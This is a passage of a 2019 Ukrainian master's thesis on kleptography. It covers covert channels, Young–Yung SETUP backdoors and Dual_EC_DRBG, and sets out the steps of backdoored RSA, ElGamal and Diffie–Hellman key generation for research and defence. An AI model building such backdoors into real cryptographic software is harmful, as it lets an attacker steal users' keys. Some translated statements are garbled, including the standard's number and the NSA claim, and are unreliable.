НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО»
ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ
Кафедра інформаційної безпеки

«На правах рукопису»

УДК 004.056

«До захисту допущено»
В.о. завідувача кафедри
_____ М.В.Грайворонський
“___”_____2019 р.

Магістерська дисертація

на здобуття ступеня магістра

зі спеціальності: 125 Кібербезпека
на тему: Аналіз застосувань клептографічних атак

Виконав (-ла): студент (-ка) ____ курсу, групи _____
(шифр групи)

Хоменко Максим Русланович _____
(прізвище, ім’я, по батькові) (підпис)

Науковий керівник к.т.н., доц. Литвинова Тетяна Василівна _____
(посада, науковий ступінь, вчене звання, прізвище та ініціали) (підпис)

Консультант _____ _____ _____
(назва розділу) (науковий ступінь, вчене звання, , прізвище, ініціали) (підпис)

Рецензент _____ _____
(посада, науковий ступінь, вчене звання, науковий ступінь, прізвище та ініціали) (підпис)

Засвідчую, що у цій магістерській дисертації немає запозичень з праць інших авторів без відповідних посилань.
Студент _____
(підпис)

Київ – 2019 року

РЕФЕРАТ

Представлена робота обсягом 75 сторінок містить 9 ілюстрацій, 4 таблиці та 24 джерела за переліком посилань.

Актуальність роботи зумовлюється тим, що на даний момент при користуванні інтернет ресурсами суспільство полегшує собі життя, не витрачає час на стояння в чергах, пришвидшує свої маніпуляції з грошовими переказами і т.д, тому дані з'єднання повинні бути безпечними і не дозволити втрати або витоку персональних даних, які передаються по цим каналам. Тому нами було досліджено і проаналізовано глобальну мережу інтернет на українському сегменті мережі, що дало можливість зробити висновки про вразливості, проблеми і саме головне надати рекомендації щодо їх виправлення в разі знаходження бекдорів або певних вразливостей.

Метою роботи є визначення, на скільки пристрої в мережі інтернет на українському сегменті глобальної мережі інтернет є захищеними, виявити в них слабкі місця і зробити аналіз щодо усунення вразливостей і виявлення в мережевих пристроях бекдорів.

Для досягнення даної мети були поставлені наступні завдання:

- вивчення клептографії як науки;
- аналіз механізмів, які застосовуються в клептографії ;
- аналіз вже існуючих атак на глобальну мережу інтернет;
- аналіз запропонованих механізмів захисту;
- розробка власної атаки, спрямованої на пошук вразливостей на мережевих пристроях в мережі інтернет;
- аналіз зібраних даних після виконання атаки;
- надання оцінки захищеності мережі інтернет на ресурсах українських інтернет провайдерів і операторів зв'язку;

Об'єктами дослідження є мережеві пристрої, вразливі до досліджуваної атаки, та можливі методи захисту від неї.

Предметом дослідження є виявлення бекдорів та вразливостей, які є на мережевому обладнанні.

Методами дослідження було обрано: опрацювання літератури за даним напрямком, аналіз методів захищеності від атак.

Наукова новизна. В ході проведення дослідження було вперше побудовано атаку на виявлення бекдорів в протоколі SSH при генерації RSA ключів на українському сегменті глобальної мережі інтернет.

Практичне значення полягає в тому, що результати роботи можуть застосовуватись при налаштуванні мережевих пристроїв на периметрі з мережею інтернет для мінімізації можливості крадіжки персональних даних.

Ключові слова: клептографія, SETUP, RSA, факторизація, конфіденційність, криптографічні протоколи.

РЕФЕРАТ

Представленная работа объемом 75 страниц содержит 9 иллюстраций, 4 таблицы и 24 источника по перечню ссылок.

Актуальность работы обусловлена тем, что на данный момент при пользовании интернет ресурсами общество облегчает себе жизнь, не тратит время на стояние в очередях, ускоряет свои манипуляции с денежными переводами и т.д., поэтому данные соединения должны быть безопасными и не позволить случится утечки персональных данных, передаваемых по этим каналам. Поэтому нами было исследовано и проанализировано глобальную сеть интернет на украинском сегменте сети, что позволило сделать выводы о уязвимостях, проблемах и самое главное дать рекомендации по их исправлению в случае нахождения бэкдоров или определенных уязвимостей.

Целью работы является определение, насколько устройства в сети интернет на украинском сегменте глобальной сети интернет являются защищенными, выявить в них слабые места и сделать анализ по устранению уязвимостей и выявлению в сетевых устройствах бэкдоров.

Для достижения данной цели были поставлены следующие задачи:

• изучение клептографии как науки;

• анализ механизмов, применяемых в клептографии;

• анализ уже существующих атак на глобальную сеть интернет;

• анализ предложенных механизмов защиты;

• разработка собственной атаки, направленной на поиск уязвимостей на сетевых устройствах в сети интернет;

• анализ собранных данных после выполнения атаки;

• предоставление оценки защищенности сети интернет на ресурсах украинских интернет провайдеров и операторов связи;

Объектами исследования являются сетевые устройства, уязвимы к исследуемой атаки и возможные методы защиты от нее.

Предметом исследования является выявление бэкдоров и уязвимостей, которые есть на сетевом оборудовании.

Методами исследования были выбраны: проработка литературы по данному направлению, анализ методов защищенности от атак.

Научная новизна. В ходе проведения исследования было впервые построено атаку на выявление бэкдоров в протоколе SSH при генерации RSA ключей на украинском сегменте глобальной сети интернет.

Практическое значение состоит в том, что результаты работы могут применяться при настройке сетевых устройств на периметре с сетью интернет для минимизации возможности кражи персональных данных.

Ключевые слова: клептография, SETUP, RSA, факторизация, конфиденциальность, криптографические протоколы

ABSTRACT

This work of 75 pages contains 9 illustrations, 4 tables and 24 literature references.

The urgency of the work is caused by the fact that at the moment when using the Internet resources, society makes life easier, does not waste time on standing in the queues, accelerates its manipulation with monetary legend, etc., so the network communications must be safe and should not allow the loss or leakage of personal data transmitted over the network. Therefore, we have investigated and analyzed the global Internet network on the Ukrainian segment of the network, which made it possible to draw conclusions about the vulnerabilities, problems, but most importantly - provide recommendations for their correction.

The purpose of the thesis is to determine how many devices on the internet in the country segment of the global Internet are protected, to discover the weak places in them and provide the analysis of vulnerabilities in order to eliminate them.

To achieve this goal, the following tasks were delivered:

- Study of Kleptography as a science;
- Do the analysis of the mechanisms used in Kleptography;
- Perform the analysis of already existing attacks on global networks;
- Provide the analysis of the proposed mechanisms of protection;
- Develop the own attack aimed at finding the vulnerabilities on network devices on the Internet;
- Do the analysis of collected data after execution of the attack;
- Provide assessment of the security of the Internet on the resources of Ukrainian internet providers and telecom operators;

The object of research are network devices, vulnerable to the investigated attack, and possible methods of protection from it.

The subject of research is the detection of backdocks and vulnerabilities that are available on network equipment.

Methods of research: The study of literature on this direction, analysis of methods of protection against attacks.

Scientific novelty. We have firstly performed an RSA-common-factor attack for SSH protocol on ukrainian segment of the Internet.

The practical significance is that the results can be applied when setting up network devices on the perimeter with a network of the Internet to minimize the possibility of identity theft.

Keywords: kleptography, SETUP, RSA, factorization, confidentiality, cryptographic Protocols.

Зміст

Перелік умовних позначень, символів, одиниць, скорочень і термінів 12

Вступ 13

1 Огляд клептографії 15

1.1 Чорний ящик криптографії 15

1.2 Огляд клептографії 18

1.3 Історія Клептографії 19

1.4 Концепція механізму SETUP 21

1.5 Приклади механізму SETUP 22

1.6 Клептографія в реальності 26

Висновки до розділу 1 27

2 виявлення слабких ключів у мережевих пристроях 28

2.1 Опис проблематики 28

2.2 Підгрунття для дослідження 31

2.3 Методологія 34

2.4 Моделі вразливих пристроїв 36

2.5 Ефективне обчислення всіх пар GCD 36

2.6 Вразливості 39

2.7 Факторизація RSA ключів 43

2.8 Слабкі сторони підпису DSA 44

2.9 RSA проти DSA в умовах низької ентропії 46

2.10 /dev/(u)random як збій у використанні 47

2.11 Напрямки подальшого дослідження 48

Висновок до розділу 2 49

3 Реалізація атаки спільного фактора rsa 50

3.1 Аналіз публічних мереж українських інтернет провайдерів 50

3.2 Пошук вразливостей на предмет слабких RSA-ключів..... 53

3.3 Надання рекомендацій щодо захисту. 60

Висновок до розділу 3..... 61

Висовки 62

Перелік джерел посилань 64

Додаток а тексти програм..... 68

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СИМВОЛІВ, ОДИНИЦЬ, СКОРОЧЕНЬ І ТЕРМІНІВ

DSA- Digital Signature Algorithm.

SSH - Secure Shell.

GCD - Greatest common divisor.

TLS - Transport Layer Security.

IP - Internet Protocol

ПЗ – програмне забезпечення.

ВСТУП

Безпечний зв’язок в комп’ютерних мережах забезпечується різними криптографічними протоколами та примітивами. Разом з досягненнями в збереженості інформації з'являються нові загрози, оскільки ретельне проектування та реалізація криптографічних протоколів є складним завданням. Засоби захисту від несанкціонованого доступу були запропоновані як засоби для вирішення багатьох проблем безпеки.

Їх перевага незаперечна, оскільки вони захищені від фізичних атак і змінювати виконаний код дуже важко. Проте вони за своєю суттю вводять довіру до виробника. Показано, що такі пристрої теоретично вразливі до наявності так званих підсвідомих каналів. Такі канали можуть бути використані для вилучення приватної інформації з базової системи, всередині криптографічних примітивів. Отже, віруси можуть використовувати підсвідомі канали для підриву безпеки пристроїв з чорним ящиком. Оскільки тема інформаційної безпеки є повсюдною в епоху комп'ютерних мереж, дуже важливо вивчити потенціал таких криптографічних вірусів, щоб запропонувати систематичний захист.

У дисертації досліджується клептографія - мистецтво крадіжки інформації безпечно і підсвідомо. Область клептографії була відкрита в 1990-х роках Юнгом і Янг [1]. З тих пір були запропоновані клептографічні бекдори для багатьох протоколів і примітивів. Як приклад, в дисертації згадуються схеми шифрування RSA і ElGamal, а також протокол Діффі-Геллмана для спільного обміну ключами.

Актуальність роботи зумовлюється тим, що на даний момент при користуванні інтернет ресурсами суспільство полегшує собі життя, не витрачає час на стояння в чергах, пришвидшує свої маніпуляції з грошовими переказами і т.д, тому дані з’єднання повинні бути безпечними і не дозволити втрати або витоку персональних даних, які передаються по цим каналам. Тому нами було досліджено і проаналізовано глобальну мережу інтернет на українському сегменті мережі, що дало можливість зробити висновки про вразливості, проблеми і саме головне

надати рекомендації щодо їх виправлення в разі знаходження бекдорів або певних вразливостей.

Мета роботи - визначити, на скільки пристрої в мережі інтернет на українському сегменті глобальної мережі інтернет є захищеними, виявити в них слабкі місця і зробити аналіз щодо усунення вразливостей і виявлення в мережевих пристроях бекдорів.

Для досягнення даної мети були поставлені наступні **завдання**:

- вивчення клептографії як науки;
- аналіз механізмів, які застосовуються в клептографії ;
- аналіз вже існуючих атак на глобальну мережу інтернет;
- аналіз запропонованих механізмів захисту;
- розробка власної атаки, спрямованої на пошук вразливостей на мережевих пристроях в мережі інтернет;
- аналіз зібраних даних після виконання атаки;
- надання оцінки захищеності мережі інтернет на ресурсах українських інтернет провайдерів і операторів зв’язку;

Об’єктами дослідження є мережеві пристрої, вразливі до досліджуваної атаки, та можливі методи захисту від неї.

Предметом дослідження є виявлення бекдорів та вразливостей, які є на мережевому обладнанні.

Методами дослідження було обрано: опрацювання літератури за даним напрямком, аналіз методів захищеності від атак.

Наукова новизна. В ході проведення дослідження було вперше побудовано атаку на виявлення бекдорів в протоколі SSH при генерації RSA ключів на українському сегменті глобальної мережі інтернет.

Практичне значення полягає в тому, що результати роботи можуть застосовуватись при налаштуванні мережевих пристроїв на периметрі з мережею інтернет для мінімізації можливості крадіжки персональних даних.

1 ОГЛЯД КЛЕПТОГРАФІЇ

В розділі досліджується клептографія як засіб крадіжки інформації . Область клептографії була відкрита в 1990-х роках Юнгом і Янгом [1]. З тих пір були запропоновані клептографічні бекдори для багатьох протоколів і примітивів. Як приклад, в розділі згадуються схеми шифрування RSA і Ель-Гамаля, а також протокол Діффі-Геллмана для спільного обміну ключами.

1.1 Чорний ящик криптографії

Даний пункт роботи має на меті представити значення криптографії в чорному ящику та окреслити інформаційні канали, які можна використовувати для зловмисних цілей. Щоб вирішити аспекти шкідливого програмного забезпечення в криптографічних пристроях з чорним ящиком, наведено спочатку визначення криптосистеми в чорному ящику.

Визначення 1. Криптосистема з чорним ящиком є ефективним імовірнісним алгоритмом. Іншими словами, алгоритм може зберігати змінні в кількох викликах. Крім того, алгоритм і пам'ять не доступні ззовні. Доступний тільки вхід і вихід криптосистеми.

Це є сильним припущенням щодо криптографічних засобів з чорним ящиком, а саме, що внутрішні механізми не можуть бути вивчені. Таке припущення не стосується більшості пристроїв у реальних налаштуваннях. Навіть пристрої, захищені від зловмисників, не можна вважати цілком захищеними від внутрішнього аналізу. У роботі прийнято досить тонке визначення криптографічного пристрою з чорним ящиком. Ми говоримо, що криптографічний пристрій вважається пристроєм чорного ящика, якщо його внутрішні механізми не можуть бути легко перевірені.

Часто такий пристрій є спеціальним обладнанням - наприклад, смарт-карта. Тим не менш, існує власне програмне забезпечення, яке не було повністю реконструйоване протягом декількох років, незважаючи на широке використання. Складність зворотного інжинірингу регулярно збільшується шляхом заплутування

бінарних елементів. Ця практика відома як безпека через невизначеність, що спрямована на уповільнення потенціалу зворотного проектування.

Вважаємо, що існують також юридичні аспекти зворотного проектування. Відповідно, при вивченні впливу шкідливого програмного забезпечення на пристрої з чорним ящиком, не слід обмежуватися апаратним забезпеченням, захищеним від підробки.

Можна також сказати, що кожен криптографічний пристрій є чорним ящиком, поки він не буде належним чином вивчений. Коли пристрій отримує перевірку, залежить від того, чи можна легко отримати доступ до бінарних елементів пристрою і в якій мірі вони заплутані. Тим не менш, приховані шкідливі програми можуть залишатися непоміченими протягом декількох років у певному програмному забезпеченні. Зверніть увагу, що для виявлення шкідливих програм у певному типі пристроїв недостатньо перевірити один пристрій. Шкідливе програмне забезпечення може бути не у всіх пристроях одного типу.

Криптографія з чорним ящиком, безумовно, має ряд переваг; наприклад, важко змінити виконаний код і атакувати ззовні з тими налаштуваннями в чорному ящику. Тим не менш, чорні ящики пристроїв обов'язково вводять в довіру до виробника. Дійсно, недостатньо перевірити автентичність коду шляхом обчислення контрольної суми, але необхідно перевірити код на рівні збірки. Зауважте, що існує конфлікт між захистом пристрою та перевіркою його функціональності. Просто підтвердити, що пристрій відповідає технічним вимогам. Але, як говориться, безпечна програма робить те, що вона повинна робити, і нічого більше. Як зазначено у визначенні пристрою з чорним ящиком, важко або взагалі неможливо довести, що такий пристрій не виконує додаткових обчислень.

Криптографічні пристрої, які використовують криптографію з відкритим ключем, часто передають публічні криптографічні ключі. Такий канал може бути використаний зловмисним програмним забезпеченням для видалення інформації з пристрою. Щоб залишитися непоміченим, шкідлива програма повинна використовувати вже існуючі інформаційні канали для витоку даних. Робота

зосереджена на шкідливих програмних засобах, які ставлять під загрозу безпеку криптографічного пристрою, пропускаючи деякі приватні відомості всередині неявного - вже існуючого інформаційного каналу.

1.1.1 Приховані канали

Існує декілька визначень прихованого каналу, які змінюються залежно від контексту.

Визначення 2. Прихований канал - це канал зв'язку, не призначений для будь-якого виду передачі інформації.

У 21-му столітті, бажано розширити використання прихованих каналів для передачі інформаці по мережі і по багатьом системам.

Щоб дати уявлення про те, як може виглядати прихований канал, є кілька прикладів прихованих каналів:

- Канал синхронізації - якщо процес завершує операцію протягом заданого часового вікна, 1 декодується, 0 інакше.
- Силовий канал - вимірюється споживання енергії процесу і використовується для отримання бітового рядка.
- Канал завершення - якщо процес завершується (у певному часовому вікні), 1 декодується, 0 інакше.
- Канал вичерпання - наявність ресурсів сигналізує біти. Якщо доступний деякий ресурс, 1 декодується, 0 інакше.

Видно, що різні канали мають різні потужності. Наприклад, канал завершення може передавати тільки один біт за один раз. Навпаки, енергетичний канал може мати значно ширшу смугу пропускання. Також зверніть увагу на подібність між прихованими каналами і сторонніми каналами. Дійсно, сторонній канал є прихованим каналом згідно з визначенням. Але прихований канал побудований і існує неявно, тоді як існування стороннього каналу пов'язане з фізичними явищами, які супроводжують функціонування криптографічних пристроїв, і тому неминуче.

Визначення 3: Підсвідомий канал - це канал, який існує в рамках криптографічного протоколу, системи аутентифікації, алгоритму цифрового підпису і тому подібно, який передає додаткові повідомлення прихованому (спеціальному) приймачу, так що повідомлення не можуть бути прочитані іншими приймачами.

Приймачем в цьому визначенні може бути будь-який пасивний підслуховувач. Як наслідок, кожен підсвідомий канал також є прихованим каналом. Дійсно, криптографічні протоколи не були призначені для передачі будь-якої додаткової інформації. Для ілюстрації властивостей підсвідомих каналів у роботі наведено приклад підсвідомого каналу в схемі підпису Ельгамаля.

1.2 Огляд клептографії

Безпека зв'язку через комп'ютерну мережу забезпечується різними криптографічними протоколами. Разом із досягненнями в приховуванні інформації з'являються нові загрози, оскільки ретельне проектування і реалізація криптографічних протоколів є складним завданням. Засоби захисту від несанкціонованого доступу були запропоновані як засоби для вирішення багатьох проблем захисту. Їх перевага незаперечна, оскільки вони захищені від фізичних атак і змінювати виконаний код дуже важко.

На практиці досліджується клептографія як мистецтво крадіжки інформації. Сфера клептографії була відкрита в 1990-х роках Юнгом і Янгом [1]. З тих пір були запропоновані клептографічні бекдори для багатьох протоколів і примітивів. Як приклад, згадуються схеми шифрування RSA та Ель-Гамаля, і протокол Діффі-Геллмана (DH) для обміну спільним ключем.

Клептографія стосується виключно моделі чорного ящика. Завдання клептографії використовувати криптологію і вірусологію. Вони далі шифруються і вбудовуються в пристрої, створюючи так звані асиметричні бекдори. Починаючи з 2018 року, таємно вбудований бекдор з універсальним захистом (SETUP) є вищим (і єдиним) інструментом в області клептографії. Отже, можна сказати, що

клептографія одночасно вивчає розвиток асиметричних бекдорів і можливих захистів проти них.

Визначення 4 . Припустимо, що C є криптосистемою з чорним ящиком з загальновідомою специфікацією. Механізм SETUP - це алгоритмічна модифікація, виконана на C , щоб отримати C'так, що:

1. Вхід C'узгоджується з загальнодоступними специфікаціями входу C .
2. C'ефективно обчислює, використовуючи загальнодоступну функцію E (і можливо інші функції) зловмисника, що міститься в C'.
3. Функція приватного дешифрування D зловмисника не міститься в C'і відома лише зловмиснику.
4. Вихід C'узгоджується з загальнодоступними специфікаціями виходу C . У той же час він містить опубліковані біти (секретного ключа користувача), які легко виводяться зловмисником (вихідний сигнал може генеруватися під час генерації ключа або під час повідомлення про систему відправлення) .
5. Крім того, вихід C і C'поліноміально відрізняється від кожного, крім зловмисника.
6. Після виявлення специфіки алгоритму SETUP і після виявлення його присутності в реалізації користувач не може визначити минулі (або майбутні) ключі.

1.3 Історія Клептографії

У 1993 р. Юнг і Янг опублікували статтю [1], що стосується вразливостей чорного ящику до бекдорів. Вони представили поняття SETUP і стверджували, що криптографічні пристрої з чорним ящиком схильні до таких атак. В роботі автори презентували вперше механізм SETUP для протоколів RSA, ElGamal і Kerberos. Пристрій, що вивчається в статті, називається Capstone і був схвалений урядом США як пристрій депонування ключів [2]. Подальші досягнення в області клептографії були зроблені в основному Юнгом і Янгом. Звичайно, кінцевою метою клептографії є усунення представлених загроз.

У Юнга і Янга вивчали поворот використання криптографії як наступальної технології для порушення конфіденційності, цілісності або доступності. Вони дійшли висновку, що сильна криптографія дає сильні криптографічні віруси. В стаття [3] введено термін клептографія як мистецтво крадіжки інформації безпечно і підсвідомо. Крім того, було створено SETUP як наріжний камінь клептографії, і були запропоновані нові асиметричні бекдори. Вперше вони використовували неявні канали - повністю вбудовані у функціонування базових алгоритмів.

Оскільки підсвідомі канали мають різну потужність, оптимальні для ширини смуги частоти - це ті, які пропускають весь закритий ключ всередині одного загального повідомлення. Це було досягнуто для DSA в роботах і об'єднанні в монографію [4]. У книзі вичерпно вивчені криптовіруси, наводяться загальні рекомендації щодо побудови SETUP.

Проблематичною концепцією асиметричних бекдорів є те, що вони часто працюють повільно. Це пояснюється тим, що вводяться нові теоретико-числові обчислення, експонування і тому подібне. Перший практичний бекдор, який досягав кращого часу обчислення, ніж оригінальний алгоритм, був представлений в [5].

Тим не менш, продуктивність була досягнута не за рахунок розробки бекдора, але завдяки чудовим досягненням у реалізації генерації ключів OpenSSL RSA.

Автори зробили цей процес набагато ефективнішим, що дозволило інфікованій бібліотеці працювати швидше, ніж чистій.

Більша частина згаданої вище роботи була виконана у моделі випадкового ОРАКУЛА. Причина полягає в тому, що повідомлення в підсвідомому каналі типово білили шляхом перемішування. Перші асиметричні бекдори, що не спирались на випадкові оракули, були введені в [6]. Автори використовували скручену пару еліптичних кривих для генерації загального секрету, який поліноміально не відрізняється від рівномірно розподіленого бітового рядка. Теорія криптографічних моделей виходить за рамки, для отримання додаткового матеріалу на цю тему ми звертались до [7, 8].

1.4 Концепція механізму SETUP

Визначення 5. $A(m,n)$ - схема витоку є механізмом SETUP, який дозволяє витік m ключів/секретних повідомлень через n ключів/повідомлень, які виводяться з криптографічного пристрою ($m \leq n$).

Найкращою пропускною здатністю витоку, яку може досягти асиметричний бекдор, є (m,m), що означає, що вся особиста інформація просочується протягом одного виконання протоколу. Іншою корисною схемою є $(m,m+1)$ - пропускна здатність, де перше виконання не має втрати даних, а згодом просочується приватна інформація з попереднього виконання.

Визначення 6. Клептограма - це загальнодоступне значення, а величина такка як зашифрований текст, підпис, загальнодоступний ключ, випадкова величина та ін., Що також служить асиметричним бекдором.

Визначення 7. Слабкий SETUP є регулярним SETUP, за винятком того, що вихід C і C'є поліноміально нерозрізненими для всіх, крім зловмисника і власника пристрою, який контролює свій приватний.

Мета слабкого SETUP полягає в тому, щоб дозволити співпрацюючому користувачеві заразити їх пристрій для отримання надійно зашифрованого підсвідомого каналу. Згідно з визначенням, не співпрацюючий користувач може ефективно виявити бекдор. Тим не менш, вони повинні бути підозрілими щодо присутності бекдора. Коли бекдор не робить жодної видимої шкоди, він може залишитися непоміченим, незважаючи на можливість виявлення.

Поліноміальна невідмінність SETUP ґрунтується на припущенні, що запитувач має тільки доступ до I /O пристрою.

Визначення 8. Сильний SETUP - це звичайний SETUP, але, крім того, ми вважаємо, що користувачі можуть утримувати і повністю реконструювати пристрій після його використання та перед його подальшим використанням. Вони здатні аналізувати фактичну реалізацію C'. Однак, користувачі все ще не можуть викрадати раніше генеровані або майбутні згенеровані ключі, і якщо SETUP не

завжди застосовується до майбутніх ключів, то вільні ключі SETUP залишаються поліноміально нерозрізненими.

Сильний SETUP означає, що клептограма і неінфіковане загальнодоступна величина мають поділяти однакові ймовірнісні розподіли. Підкреслюється, що всі концепції клептографії розроблені з урахуванням теоретичної безпеки. Єдина практична перевага сильного SETUP з'являється, коли користувач повинен продовжувати використовувати інфікований пристрій, незважаючи на виявлений бекдор. Користувач здатний ефективно розрізняти зворотні і чисті виклики протоколу, зараженого звичайним SETUP. Коли бекдор не застосовується, це дає можливість безпечного використання пристрою (після того, як виявлено наявність SETUP). Досить запустити протокол кілька разів, поки не буде виявлено чистий ключ.

1.5 Приклади механізму SETUP

1.5.1 SETUP в RSA

Бекдор забезпечує ефективну факторизацію модуля RSA зловмисником.

Нагадаємо, як Аліса генерує пару RSA ключів:

1. Аліса спочатку вибирає два різні прості числа p, q обчислює $pq = n$ і функцію Ейлера

$$\varphi(\mathrm{n}) = (\mathrm{p}-1)(\mathrm{q}-1). \tag{1.1}$$

2. Далі вона вибирає показник e, такий, що

$$\gcd\big(\mathrm{e}, \varphi(\mathrm{n})\big) = 1 \tag{1.2}$$

тобто e має інверсію за модулем $\varphi(\mathrm{n})$.

3. Нарешті, вона обчислює приватний показник

$$d = e^{-1}(mod\ \varphi(\mathrm{n})) \tag{1.3}$$

4. Аліса може потім опублікувати свій відкритий ключ (n, e) і зберегти (n, d) як приватний ключ.

Кажуть що, коли Аліса, виконує деякі криптографічні обчислення, це фактично здійснює її пристрій з чорним ящиком. Відповідно, наступна теза представляє алгоритм генерації ключа, який вбудований в пристрій Аліси. Вона використовує пару ключів RSA і злу Єву.

Позначимо її відкритий ключ (N, E) і збережіть його на зараженому пристрої.

Далі йде робота інфікованого генератора ключів:

1. Пристрій вибирає два різних простих числа $p,\ q$ обчислює $pq = n$ і функцію Ейлера, див. формулу 1.1.
2. Публічний показник виводиться як

$$e = p^E (mod\ N). \tag{1.4}$$

   Якщо e є неінвертований по модулю φ(n), генерується новий p.

3. Приватний показник обчислюється як

$$d = e^{-1} (mod\ \varphi(n)). \tag{1.5}$$

4. Відкритий ключ (n, e), приватний ключ (n, d).

Після отримання клептограми e, що міститься у відкритому ключі (n, e), Єва може використовувати свій приватний ключ (N, D) для обчислення

$$e^D = p^{ED} = p\ (mod\ N) \tag{1.6}$$

В цілому, Єва може факторизувати модуль n і обчислити приватний показник d лише шляхом визначення відкритого ключа. Отже, Єва може зламати систему.

Зверніть увагу, що ми не вказали, як вибирається e в неінфікованій версії протоколу. На практиці, e фіксується до деякої постійної (відносно низького значення) і неодноразово використовується в різних викликах. Оскільки зміна е змінюється і рівномірно розподіляється в групі, ця властивість залишає бекдор непридатним для реального використання. Для послідовного аналізу бекдора, припустимо, що e обрано випадково в протоколі RSA.

Існує два основних підходи використання клептограми. Конструктор може або генерувати приватний ключ і приховати деяку інформацію, що дозволяє відновити ключ в клептограмі (як правило, клептограма є зашифрованим текстом закритого ключа); або, конструктор міг приховати зміст в клептограму. Наприклад,

RSA використовує перший підхід. Обговоримо умови SETUP бекдора RSA. Можна легко помітити, що умови 1-4 виконуються. Більше того, оскільки p і q вибираються випадковим чином і змінюються між викликами, не можна диференціювати, якщо e обрано випадковим чином або є добутком експоненти p^E. Тому, за припущенням, що e генерується випадковим чином у незараженій системі, бекдор RSA є SETUP.

Крім того, оскільки користувач не може сказати, який p повинен використовуватися, бекдор є сильним механізмом SETUP. Крім того, бекдор має ідеальну пропускну здатність витоку (m, m). Знання відкритого ключа достатньо для відновлення відповідного закритого ключа зловмисником. Слід підкреслити, що модуль зловмисника має бути приблизно таким самим значенням, як і згенерований ключ.

Якщо модуль n менший, то публічний показник e не буде рівномірно розподілений серед модуля n. Якщо згенерований ключ більший, e може переповнювати значення n, залишаючи зловмисника невизначеним його значенням. Це ще один серйозний недолік у контексті практичного розгортання, оскільки ми хотіли б, щоб пристрій створював ключі різної довжини.

1.5.2 SETUP в схемі Ель-Гамаля

Процес генерації ключа Ель-Гамаля для схем шифрування наступний.

1. Пристрій вибирає групу Z_p з генератором g.
2. Пристрій вибирає x випадково і рівномірно з $\{1, \dots, p-1\}$.
3. Пристрій обчислює $h = g^x$.

Відкритий ключ - це триплет (Z_p, g, h), відповідний закритий ключ - відкритий ключ, розширений за допомогою x.

Модифікований пристрій вимагає відкритий ключ RSA $(n; e)$, такий, що n і p мають приблизно однаковий розмір. Крім того, бекдор потребує функцію рандомізації H з ключем $K + i$, де K є жорстко закодованим значенням, а i збільшується. Процес працює так:

1. p обраний і випадково вибирається $x \in \{1, \ldots, p-1\}$.
2. Пристрій шифрує x $x' = E(x)$ під RSA ключ.
3. Пристрої рандомізують значення x'з функцією H.
4. Якщо $H_{K+i}(x')$ є генератором на Z_p і $H_{K+i}(x') < p-1$, то генератор ставиться $g = H_{K+i}(x')$. В іншому випадку, лічильник i сталою і пункт 4 повторюється.
5. Відповідне значення $h = g^x$ обчислюється.
6. Відкритий ключ (Z_p, g, h), повертається, а приватний ключ x зберігається.

Модифікований алгоритм обчислюється ефективно у випадковому порядку. Крім того, Єва може відновити експоненту x шляхом обчислень

$$D(H_{K+i}^{-1}(g)) \tag{1.7}$$

де $D()$ позначає розшифровку RSA, а i - вгадане зміщення функції рандомізації. Легко бачити, що інші умови SETUP також утримуються.

1.5.3 SETUP в протоколі Діффі-Геллмана

Припустимо, що Аліса і Боб хотіли б погодитися на загальний секрет, і вони обирають протокол Діффі-Геллмана. Протокол працює таким чином:

1. Аліса і Боб погоджуються з групою Z_pтаким чином, що проблема дискретного логарифму для групи є важкою.
2. Аліса формує приватний показник a і обчислює відкритий ключ $A = g^a$, де g - генератор на групі Z_p. Потім Аліса відправляє значення А Бобу.
3. Боб створює свій приватний показник b і обчислює $B = g^b$. Він відправляє відкритий ключ B Алісі.
4. Обидві сторони потім обчислюють загальний секрет $B^a = A^b = g^{ab}$.

Припустимо, що Єва підставляє $Y = g^x$до криптографічного пристрою Аліси, і що пристрій використовує односторонню геш-функцію H, яка виробляє вихід тільки в множині$\{0,1,\dots,p-1\}$. Після першого виконання викликається чиста версія протоколу DH; однак приватний показник $c_1 = a$ зберігається в пам'яті. Процедура i-го виклику протоколу полягає в наступному:

1. Обчислюється значення $z = Y^{c_{i-1}}$.
2. Новий приватний ключ ставиться $c_i = H(z)$.
3. Відповідний відкритий ключ – це g^{c_i}.

1.6 Клептографія в реальності

Нагадаємо, що асиметричний бекдор є модифікацією вже встановленого алгоритму. Таким чином, виявлення такої модифікації свідчить про його шкідливий характер. На відміну від цього, коли алгоритм спочатку призначений для клептографії, його зловживання не може бути вирішене настільки легко.

Щоб проілюструвати цей аспект, в роботі коротко говориться про генератор псевдовипадкових чисел DUAL_EC_DRBG, запопонований NSA.

Генератор був стандартизований в NIST SP 8000-90A [9]. Пізніше в [10] було представлено бітовий предиктор з перевагою 0,0011. Незважаючи на цей серйозний недолік, дисертація зосереджується на іншій проблемі. Зокрема, у роботі [9] показано потенційне клептографічне втручання. Точніше, генератор вимагає двох констант на еліптичній кривій, тобто $P, Q \in E(\mathrm{F}_p)$, і безпека внутрішнього стану покладається на непорушність задачі дискретного логарифму цих констант. Отже, якщо можна знайти таке скалярне k, що$P = kQ$, вони здатні ефективно обчислити внутрішній стан генератора на основі виходу. Це, природно, порушує безпеку генератора. Незважаючи на те, що довільний P , Q можуть бути використані для генератора, стандарт NIST змушує використовувати фіксовані константи з невідомим походженням. Природно, що АНБ стверджує, що вона надала константи, що були бекдором. Практична експлуатаційна придатність констант із

бекдором показана в [11]. Проте не можна довести і не спростувати, що константи стандарту бекдорів, за винятком АНБ.

Цей аспект свідчить про те, що в реальності, швидше за все, не з'являться багато SETUP, але очікуються досить делікатні модифікації інакше захищених алгоритмів, так що їх чутливість до ефективного криптоаналізу може розглядатися як збіг.

Висновки до розділу 1

В даному підрозділі було розглянуто клептографію як можливість виявити слабкі місця в криптографічних протоколах, так як з кожним роком потреба в цьому зрозстає. Клептографія дає можливість пом’якшити наслідки появи бекдорів і запобігти їх впливу на систему в подальшому. Було розглянуто механізм SETUP і приклади його застосування в криптографічних протоколах і схемах.

2 ВИЯВЛЕННЯ СЛАБКИХ КЛЮЧІВ У МЕРЕЖЕВИХ ПРИСТРОЯХ

